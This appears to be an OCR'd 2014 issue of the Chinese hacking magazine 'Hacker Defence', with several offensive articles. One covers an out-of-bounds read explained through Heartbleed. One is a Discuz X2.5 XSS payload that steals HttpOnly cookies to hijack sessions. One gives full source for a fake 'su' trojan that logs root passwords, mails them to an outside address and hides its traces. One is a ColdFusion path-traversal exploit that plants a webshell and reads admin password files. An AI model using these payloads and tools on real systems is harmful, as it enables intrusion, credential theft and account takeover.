在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

5

总第161期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2014年 第五期 黑客防线

借助注册表回调实现R0与R3隐蔽通信

OOB越界漏洞原理及危害分析

编程实现关闭LED指示灯远程启动摄像头

Android版xx助手详细分析

编程恢复腾讯电脑管家XP专版Inline Hook程序分析

image upload xss漏洞利用分析

Linux渗透之记录Root用户密码

《黑客防线》5 期文章目录

总第 161 期 2014 年

漏洞攻防

编程解析

密界寻踪

OOB越界漏洞原理及危害分析

文/图 木羊

OOB的全称为Out Of Bound，通常翻译为越界漏洞，光看名字也许既陌生又人畜无害，觉得是编程考试才会遇到的奇怪名字。但前一阵子闹得满城风雨的heartbleed正是越界漏洞的一种表现形式，是否又会令这三个不起眼的字母别有一番风味？下面，就让我们走进OOB，探索心脏泣血背后的故事。

要明白越界，首先应该明白什么是界。我们知道，任何程序，无非就是算法+数据结构，数据结构保存在内存中，而内存是一块地址连续的区域，数据结构之外自然也会有内存，但理论上使用者只能对数据结构之内的内存读和写，比如数组，数组是一种很常见的数据结构，在C语言中，数据是定长的，这个长度，就是数据的界，使用者只能在数组长度以内读和写，但被C语言坑过的同学一定不会忘记，数据是非常容易越界的，因为数据的下标从零开始，若一不小心把数组上限填成了长度，如array[index]，其中index的值等于len，导致下标index超过了len-1，也就是访问了数组长度外的内存，那么这就是个越界。

再来回顾一下heartbleed漏洞的原理，其实非常简单，在SSL的数据包里有一个数据结构，包含了数据的长度（len）和内容（payload），这个数据结构会经过一次memcpy，这个函数的最后一个参数为复制长度len，如果len等于payload的长度，那相安无事，如果len大于payload的长度，那就会发生越界访问，泄露多出来的那段内存。由于这个len是一个无符号整型，能够表示的最大值为65535，当payload的长度为0时，泄露内存达到最大值，为65535byte，这就是heartbleed漏洞最大能泄露64K内存的原因。（想更进一步了解细节的同学可以读这一段:OpenSSL的heartbleed漏洞存在于ssl/dl_both.c文件中,SSLv3记录的内容包括 tpye、len 和 payload，会在内存中通过 OpenSSL_malloc 函数分配1+2+payload+padding 大小个字节，最大可以分配1+2+65535+16个字节，最后调用 memcpy函数复制payload个字节。如果payload大小小于len就会发生泄漏。）没错，就是这么简单，就是这么个大一新生都必考的C语言知识点，只要放到合适的位置，就会引发满城风雨的安全危机。

说了这么多，原理应该都清楚了，不过不比划点代码总感觉有点虚。写个简单点的代码模拟一下这个过程，代码如下：

```
void heartbleed(int pos)
{
    const int max = 3;
    int ssl[max]={1,2,3};
    printf("%x", *(ssl + pos));
}
```

这是个非常简单的函数，名叫 heartbleed，它只接受一个参数，就是 pos。这个函数的作用，就是打印数组 ssl 偏移 pos 的内容，实际就是 ssl[pos]。不过要提醒的是，这个 ssl 数组长度只有3。

按理说，使用者仅能访问数组内的信息，但由于这里没有对 pos 进行判断，因此存在越界漏洞。好，现在测试这个函数。抛开数组未初始化的问题，当 pos<max 时，函数工作正常，但当 pos==max，奇怪的东西就混进来了（图1）：




图1

如图1所示，当 pos=3时，打印了个7691eb80。这是个什么呢？让我们反汇编看看：

```
01281870 >    55            push    ebp
01281871      8BEC          mov     ebp, esp
01281873      83EC 14       sub     esp, 14
01281876      A1 00302801   mov     eax, dword ptr [__security_cooki>
0128187B      33C5          xor     eax, ebp
0128187D      8945 FC       mov     dword ptr [ebp-4], eax
01281880      C745 EC 03000>mov     dword ptr [ebp-14], 3
01281887      C745 F0 01000>mov     dword ptr [ebp-10], 1
```

```
0128188E      C745 F4 02000>mov     dword ptr [ebp-C], 2
01281895      C745 F8 03000>mov     dword ptr [ebp-8], 3
0128189C      8B45 08       mov     eax, dword ptr [ebp+8]
0128189F      8B4C85 F0     mov     ecx, dword ptr [ebp+eax*4-10]
012818A3      51            push    ecx
012818A4      68 00212801   push    01282100                ;  ASCII "%x"
012818A9   .  FF15 90202801 call    dword ptr [<&MSVCR110.printf>]    ;
\printf
012818AF   .  83C4 08       add     esp, 8
012818B2   .  8B4D FC       mov     ecx, dword ptr [ebp-4]
012818B5   .  33CD          xor     ecx, ebp
012818B7   .  E8 44F7FFFF   call    __security_check_cookie
012818BC   .  8BE5          mov     esp, ebp
012818BE   .  5D            pop     ebp
012818BF   .  C3            retn
```

从这段反汇编码可以看出，数组是从ebp-10到ebp-8，而打印的位置则是ebp-10+eax*4，这个eax保存的就是pos的值。当eax=3，读取的内容为ebp-10+C，即为ebp-4。0x0128187D处正好对ebp-4赋值，往上看一看，原来是security_cookie异或上ebp的值。

因为输入的参数pos是int，是有正负值的，因此实际能够读取的范围为ebp-10-32768*4到ebp-10+32768*4共256K内存，除了ebp-10到ebp-8这一段，其它均为泄露。至于泄露的危害，heartbleed漏洞相信已经给大家狠狠地上了一课，前面已经说了，数据结构外面是什么？还是数据结构，漏洞总是存在的，是否有价值的关键在于，这是保存什么的数据结构，如上面的security_cookie异或上ebp的值，如果能写，可以绕过GS的安全检查保护，如果保存的是银行账户和密码的验证，那就成了又一场血雨腥风。

DiscuzX2.5 跨站漏洞利用

文/图 haxsscker

无法用获取的 COOKIE 登录分析

都说 DISCUZ X2.5（以下简称 DZ25）的 COOKIE 拿到了也没有办法登录，但是为什么呢？下面我们就来简单地看一下，登录一个 DZ25 的站，登陆之后看一下，如图 1 所示。




图 1

在里面查找下，就会发现一个 HTTPONLY 字段，还是 AUTH，也就是登录用户，自然无法直接拿到完整 COOKIE，残缺的 COOKIE 自然也就无法登录，如图 2 所示。




图 2

获取完整 COOKIE 条件分析

大家知道，HTTPONLY 是专门用来防止 XSS 的，但是不要直接放弃。低版本的 AJAX 利用 TRACE 方法和 APACHE 有一个 CVE-2012-0053 漏洞，均可以获取 HTTPONLY 的 COOKIE，此时我们利用的条件就清晰了：一是低版本的 AJAX，二是 APACHE 服务器没有补 CVE-2012-0053 漏洞。

DZ25 跨站分析

我在 DZ 官网下载了最新的 DZ25，发现唯一一个没有补的漏洞，就如点击下面这张图，当点击图片的时候，就会触发 XSS，如图 3 所示。

图 3

当然，只有 ALERT 是不够的，为了触发漏洞，必须引用外部的 JS 文件，无论哪个条件，都需要一段 AJAX 脚本，如果直接引用 JS 代码，会发现无法加载！代码如下，如图 4 所示。

```
<script src=’ http://www.xxx.com/1.js’ ></script>
```

图 4

因为与本文关系不大，为什么不能加载这里就不分析了。接下来要怎么办呢？不要忘了，还有 IMG 标签供我们使用。

```
<img src=x onerror="var
s=createElement('script');document.body.appendChild(s);s.src='http://localhost/1.js';">
```

利用这样的代码创建一个 body 里面的 script，写进去后发现太长了，被 DZ25 截断了，如图 5 所示。




图 5

那我们就来改一改，将不需要的去掉，地址换成短网址，结果如图 6 所示。

图 6

插入之后刚刚好，加载下试试，如图 7 所示。




图 7

至此，我们已经可以让 DZ 加载外部的 JS 了。具体的 JS 代码如图 8 所示。

```
<script language="javascript" type="text/javascript">
makeRequest();
    function setCookies (good) {
        var str = "";
        for (var i=0; i< 819; i++) {
            str += "x";
        }
        for (i = 0; i < 10; i++) {
            if (good) {
                var cookie = "xss"+i+"=;expires="+new Date(+new Date()-1).
                  toUTCString()+"; path=/;";
            }
            else {
                var cookie = "xss"+i+"="+str+";path=/";
            }
            document.cookie = cookie;
        }
    }

    function makeRequest() {
        setCookies();
        function parseCookies () {
            var cookie_dict = {};
            if (xhr.readyState === 4 && xhr.status === 400) {
                var content = xhr.responseText.replace(/\r|\n/g,'').match
                  (/<pre>(.+)<\/pre>/);
                if (content.length) {
                    content = content[1].replace("Cookie: ", "");
                    var cookies = content.replace(/xss\d=x+;?/g, '').split(/;/g);

                    for (var i=0; i<cookies.length; i++) {
                        var s_c = cookies[i].split('=',2);
                        cookie_dict[s_c[0]] = s_c[1];
                    }
                }
                setCookies(true);
```


图 8

COOKIE 搜集

我们来看看得到的 COOKIE，自己写的界面比较丑，如图 9 所示。

• **location:** {"tjpctrl":"1364095936700"," sucG_2132_saltkey":"qUN4aYA5"," sucG_2132_lastvisit":"1364090206"," sucG_2132_sid":"gHRMg6"," sucG_2132_lastact":"1364094136%09misc.php%09patch"," sucG_2132_visitedfid":"2"," sucG_2132_ulastactivity":"21b2HLeUPNpIb8vN%2BkvH9%2FVitweHOJr70opCWNmH65NzJ6dYZSPh","
sucG_2132_lastcheckfeed":"1%7C1364093903"," sucG_2132_smile":"1D1","
sucG_2132_auth":"29331vqJQk5Zg8gAH2VHfHauVbQvqiRLFp17D%2BQXRecXoP5YtnVHj4kbI%2BxqJXQ%2BoneufK4T8PWppviAn1cZ"," sucG_2132_viewid":"tid_4"," sucG_2132_editormode_e":"1"," sucG_2132_forum_lastvisit":"D_2_1364094004"," sucG_2132_onlineusernum":"4"," sucG_2132_nofavfid":"1"," sucG_2132_sendmail":"1"," sucG_2132_checkpm":"1"," sucG_2132_checkpatch":"1"}

图 9

可以看到，AUTH 字段很好的被包裹了进去，发帖者用的 JSON 格式的，还要做点处理，大家也可以用 encodeURIComponent，就省去了 json 的麻烦。我们将“ ” ”全部去掉，将“：”换成“=”，将“，”换成“；”最终得到如图 10 所示的结果。

```
Cookie: tjpctrl=tjpctrl=1364095936700; sucG_2132_saltkey=qUN4aYA5; sucG_2132_lastvisit=1364090206; sucG_2132_sid=gHRMg6;
sucG_2132_lastact=1364094136%09misc.php%09patch; sucG_2132_visitedfid=2; sucG_2132_ulastactivity=21b2HLeUPNpIb8vN
%2BkvH9%2FVitweHOJr70opCWNmH65NzJ6dYZSPh; sucG_2132_lastcheckfeed=1%7C1364093903; sucG_2132_smile=1D1;
sucG_2132_auth=29331vqJQk5Zg8gAH2VHfHauVbQvqiRLFp17D%2BQXRecXoP5YtnVHj4kbI%2BxqJXQ%2BoneufK4T8PWppviAn1cZ; sucG_2132_viewid=tid_4;
sucG_2132_editormode_e=1; sucG_2132_forum_lastvisit=D_2_1364094004; sucG_2132_onlineusernum=4; sucG_2132_nofavfid=1;
sucG_2132_sendmail=1; sucG_2132_checkpm=1; sucG_2132_checkpatch=1
```

图 10

登录

我们打开 BURP，选上 cookie，点击 edit，然后再 UPDATE 一下，如图 11 所示。




图 11

之后设置代理为 burp，burp 就会自动替换头中的 cookie 字段，效果如图 12 所示。

图 12

到此，我们的分析就暂告一段落了。

FAQ：如此操作可以进后台吗？

答：可以的，但要管理员先登陆过后台才行，同样用 BURP 修改头即可。

Linux 渗透之记录 Root 用户密码

文/图 simeon

在 Linux 渗透中比较容易获取服务器上网站的 Webshell，相对于目前的环境来说，Linux 服务器提权比较困难，因此如何在获取 Webshell 权限下，通过 Webshell 反弹到指定独立 IP 服务器上，通过反弹的 shell 安装程序捕获 Root 用户的密码。本文将就目前已知的记录 Root 用户密码的方法：利用 kpr-fakesu.c 程序记录 root 用户密码进行探讨。

kpr-fakesu.c 源程序

kpr-fakesu.c 程序最新版本为 V0.9beta167，由 koper 开发，程序代码如下：

```
#include <stdio.h>
#include <stdlib.h>
main(int argc, char *argv[]){
FILE *fp;
char *user;
char *pass;
char filex[100];
char clean[100];
sprintf(filex,"/var/tmp/.mail");
sprintf(clean,"rm -rf /var/tmp/.su;mv -f /home/webshell/.wgetrc
/home/webshell/.bash_profile");
if(argc==1) user="root";
if(argc==2) user=argv[1];
if(argc>2){
if(strcmp(argv[1], "-l")==0)
      user=argv[2];
else user=argv[1];}

fprintf(stdout,"Password: "); pass=getpass ("");
system("sleep 3");
fprintf(stdout,"su: Authentication failure\nSorry.\n");

if ((fp=fopen(filex,"w")) != NULL)
    {
    fprintf(fp, "%s:%s\n", user, pass);
    fclose(fp);
```

```
    }

system(clean);
system("rm -rf /var/tmp/.su; ln -s /bin/su /var/tmp/.su");
system("uname -a >> /var/tmp/.mail; cat /var/tmp/.mail | mail admin@antian365.com");
}
```

修改程序

运行该程序前必须进行修改，否则即使执行了也不会有记录结果。在上面的程序代码中有三个地方需要修改，也即如下代码：

（1）修改密码记录的文件名称。

在代码中修改 sprintf(filex,"/var/tmp/.mail")；在该函数中默认生成的密码记录文件是".mail"，".mail"可以修改为任意文件，切记修改时一定要全代码修改，即如果修改该文件应该有三处。

（2）修改反弹 shell 主目录

在代码中 sprintf(clean,"rm -rf /var/tmp/.su;mv -f /home/webshell/.wgetrc /home/webshell/.bash_profile");修改"/home/webshell"为实际用户的主目录名称，该处有两个相同值需要修改。

（3）修改邮件发送地址。

在代码最后一行中 system("uname -a >> /var/tmp/.mail; cat /var/tmp/.mail | mail admin@antian365.com");记得修改 email 地址成能够接受邮件的个人 email 地址。如果不需要可以将该行代码删除。

运行键盘记录程序

（1）将 fakesu.c 程序复制到用户目录

如果具备 SSH 用户权限，可以通过"SSH Secure Shell"程序的文件传输功能将本地文件上传到服务器上，如图 1 所示。如果具备 Webshell 权限，也可以通过 Webshell 将 fakesu.c 上传到服务器上。如果是反弹的 DOS 命令提示符，则可以通过命令行"wget http://www.somesite.com/fakesu.c"下载到服务器上。




图 1 上传代码到服务器上

（2）执行前再一次检查代码

使用 cat fakesu.c 命令查看源程序代码，确认上面提及的三个地方进行了正确的修改，

如图 2 所示。

```
[webadm@localhost ~]$ cat webadm.c
#include <stdio.h>
#include <stdlib.h>
main(int argc, char *argv[]){
FILE *fp;
char *user;
char *pass;
char filex[100];
char clean[100];

sprintf(filex,"/var/tmp/.mail");
sprintf(clean,"rm -rf /var/tmp/.su;mv -f /home/webadm/.wgetrc /home/webadm/.bash
_profile");
if(argc==1) user="root";
if(argc==2) user=argv[1];
if(argc>2){
if(strcmp(argv[1], "-l")==0)
    user=argv[2];
else user=argv[1];}
fprintf(stdout,"Password: ");
pass=getpass ();
system("sleep 3");
fprintf(stdout,"su: Authentication failure\nSorry.\n");
if ((fp=fopen(filex,"w")) != NULL)
   {
   fprintf(fp, "%s:%s\n", user, pass);
   fclose(fp);
   }
system(clean);
system("rm -rf /var/tmp/.su; ln -s /bin/su /var/tmp/.su");
system("uname -a >> /var/tmp/.mail; cat /var/tmp/.mail | mail admin@antian365.co
m");
```

图 2 执行前检查源代码

（3）分别执行以下命令

Chmod 777 fakesu.c

gcc -o .su fakesu.c; rm -rf fakesu.c

mv .su /var/tmp/.su

cd ~

cp .bash_profile .wgetrc

cp .bash_profile .wgetrb

echo "alias su=/var/tmp/.su">>.bash_profile

Logout

命令解释：

“Chmod 777 fakesu.c ”使程序“fakesu.c”具有最高权限。

“gcc -o .su fakesu.c; rm -rf fakesu.c ”编译“fakesu.c”程序，生成“.su”，同时彻底删除“fakesu.c”程序。“rm -rf”在 linux 中是彻底删除文件以及目录，不管目录中是否存在文件。

“cd ~”到当前 shell 的主目录。

“cp .bash_profile .wgetrb ”将“.bash_profile”备份成“.wgetrb”文件

“echo "alias su=/var/tmp/.su">>.bash_profile”将用户登录的“su”命令指向“/var/tmp/.su”命令。

“Logout”注销当前“SSH Secure Shell 登录命令，如果是反弹的 shell，则可以用 exit 命令。执行命令后如图 3 所示，在编译“fakesu.c”时可能会出现警告信息：“webadm.c:19:警告：赋值时将整数赋给指针，未作类型转换”，该警告信息不影响程序的正常运行。




图 3 执行命令

查看密码记录文件

根据 fakesu.c 中设置的密码记录文件，在本例中记录的文件为“/var/tmp/.pwds”，注意该文件默认为隐藏属性，可以直接通过命令查看“cat /var/tmp/.pwds”，如图 4 所示，记录的 root 用户密码为“simeon”。




图 4 获取 root 密码记录

删除安装文件

当 fakesu.c 记录 root 密码成功后，需要删除安装的程序文件，否则时间久了容易引起管理员的警觉，可以使用以下命令来删除：

```
rm -rf /var/tmp/.su
cp  .wgetrb .bash_profile
rm -rf .wgetrc
```

```
rm -rf /var/tmp/.pwds
```

COLDFUSION 本地包含漏洞利用方法

文/图 simeon

在 Adobe ColdFusion 9.0.1 及之前版本的管理控制台中存在多个目录遍历漏洞（漏洞编号 CVE-2010-2861 ， 远 程 攻 击 者 可 借 助 向 CFIDE/administrator/ 中 的 CFIDE/administrator/settings/mappings.cfm 、 logging/settings.cfm 、 datasources/index.cfm 、 j2eepackaging/editarchive.cfm 和 enter.cfm 发送的 locale 参数读取任意文件。本文对这些漏洞进行测试，发现可以获取管理员密码，以及通过本地包含直接获取 Webshell。

搭建 goldfusion 测试平台

本文下载的是 coldfusion-801-win-tre.rar，解压以后直接运行安装程序即可，设置很简单，进行相应设置即可。

漏洞使用方法测试

（1）测试是否存在漏洞

在浏览器中输入地址 http://192.168.44.129:8500/CFIDE/administrator/enter.cfm，其参数存在 locale 本地包含漏洞，其利用方法就是根据 locale 来构建。例如输入：http://192.168.44.129:8500/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\..\ColdFusion8\logs\server.log%00en，如果存在漏洞会爆出 server.log 文件的详细信息，如图 1 所示。

图 1 测试是否存在漏洞

文件可以是 application.log、server.log、eventgateway.log，要根据实际情况进行测试，文件还可以是磁盘上的任意文件，例如读取 boot.ini 文件内容：

http://192.168.44.129:8500/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\..\boot.ini%00en

图 2 读取磁盘其它文件内容

（2）利用 url 注入到 application.log 日志文件中

利用<CFHTTP METHOD=Get URL=#URL.u# PATH=#URL.p# FILE=#URL.f#>方法，构造一个地址，通过访问一个不存在的页面，将 url 内容写入到日志文件中，注意编码问题，否则不成功的。输入地址，如图 3 所示，会给出文件找不到错误信息：

http://192.168.44.129:8500/%3CCFHTTP%20METHOD%3DGet%20URL%3D%23URL.u%23%20PATH%3D%23URL.p%23%20FILE%3D%23URL.f%23%3E.cfml




图 3 提示文件未找到错误提示

这时候就会把<CFHTTP METHOD=Get URL=#URL.u# PATH=#URL.p# FILE=#URL.f#>注入到 application.log 里了，如图 4 所示。

图 4 将 url 内容写入 application.log 日志文件中

（3）获取 shell

事先准备好一个 shell.cfm，将该文件保存为 txt 文件，例如 http://www.antian365.com/tools/cfm.shell.txt，然后在浏览器中输入以下地址即可在根目录获取 shell.cfm，如图 5 所示，获取的 webshell 为 system 权限。

http://192.168.44.129:8500//CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\ColdF

usion8\logs\application.log%00en&u=http://192.168.44.129:8500/1.txt&p=C:\ColdFusion8\wwwroot&f=shell.cfm




图 5 获取 webshell

（4）获取管理密码

password.properties 文件一般位于 C:\ColdFusion8\lib\文件夹下，只要读取该文件的信息，即可获取加密的密码，如图 6 所示。

http://192.168.44.129:8500/CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\ColdFusion8\lib\password.properties%00en

图 6 获取 goldfusion 管理密码

LFI to Shell in Coldfusion 6-10 利用方法分析

LFI 获取 Goldfusion6-10 版本 Shell 方法（LFI to Shell in Coldfusion 6-10）的原文见 http://hatriot.github.io/blog/2014/04/02/lfi-to-stager-payload-in-coldfusion/，其方法与本文方法有些类似，只是其采用了 base64 编码。

